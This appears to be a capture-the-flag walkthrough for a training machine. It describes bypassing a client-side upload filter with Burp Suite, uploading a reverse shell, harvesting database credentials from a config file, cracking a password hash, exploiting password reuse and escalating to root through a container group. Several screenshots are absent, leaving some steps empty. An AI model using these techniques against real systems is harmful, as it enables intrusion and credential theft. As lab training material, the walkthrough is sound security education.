
- Create a shell in the current directory.(Use day 2 RCE)
- Open BurpSuite,Go to Proxy tab and open options. On options tab go to Intercept Client Requests.
- On Intercept Client Request, edit the 'File extension' and remove the '.js' and save.




- Next go to Intercept Server Response and select the "Intercept responses based on the following rules" checkbox.
- Start capturing the traffic,make sure to use the endpoint of the hidden php page.
- Manually intercept the traffic, once there's a 'filter.js' on the 'raw' tab. Drop it.



- Upload the reverse shell. On BurpSuite,click 'forward' to successfully upload the reverse-shell.




- Turn off burpsuite and start the netcat listener.Execute the reverse shell on the hidden directory where file uploads are saved




Question 6

What is the value of the web.txt flag? Locate the web.txt file to the machine using 'find' command. Once the file is located, cat the text file.



Question 7

Upgrade and stabilize your shell. Use the commands provided in the task.



Question 8

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

Go to /var/www/TheGrid/includes. Open the dbauth.php to view the credentials.

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.ph
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = [redacted]
        $dbpass = [redacted]
        $database = "[redacted];

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database)
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 9

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

The database is provided in the dbauth.php.


Question 10

Crack the password. What is it?

Login to the databse using the credentials given on dbauth.php

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```


Use the database provided in the dbauth.php,check the tables. Check the data inside the table.



Use online password cracking site to view the password.

Question 11


Use su to login to the newly discovered user by exploiting password reuse.




Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?


Using 'id' to view the user's group:




Check the container running in the machine:



Create a new container using the existing image:



Start and config a container:



Lastly locate root.txt: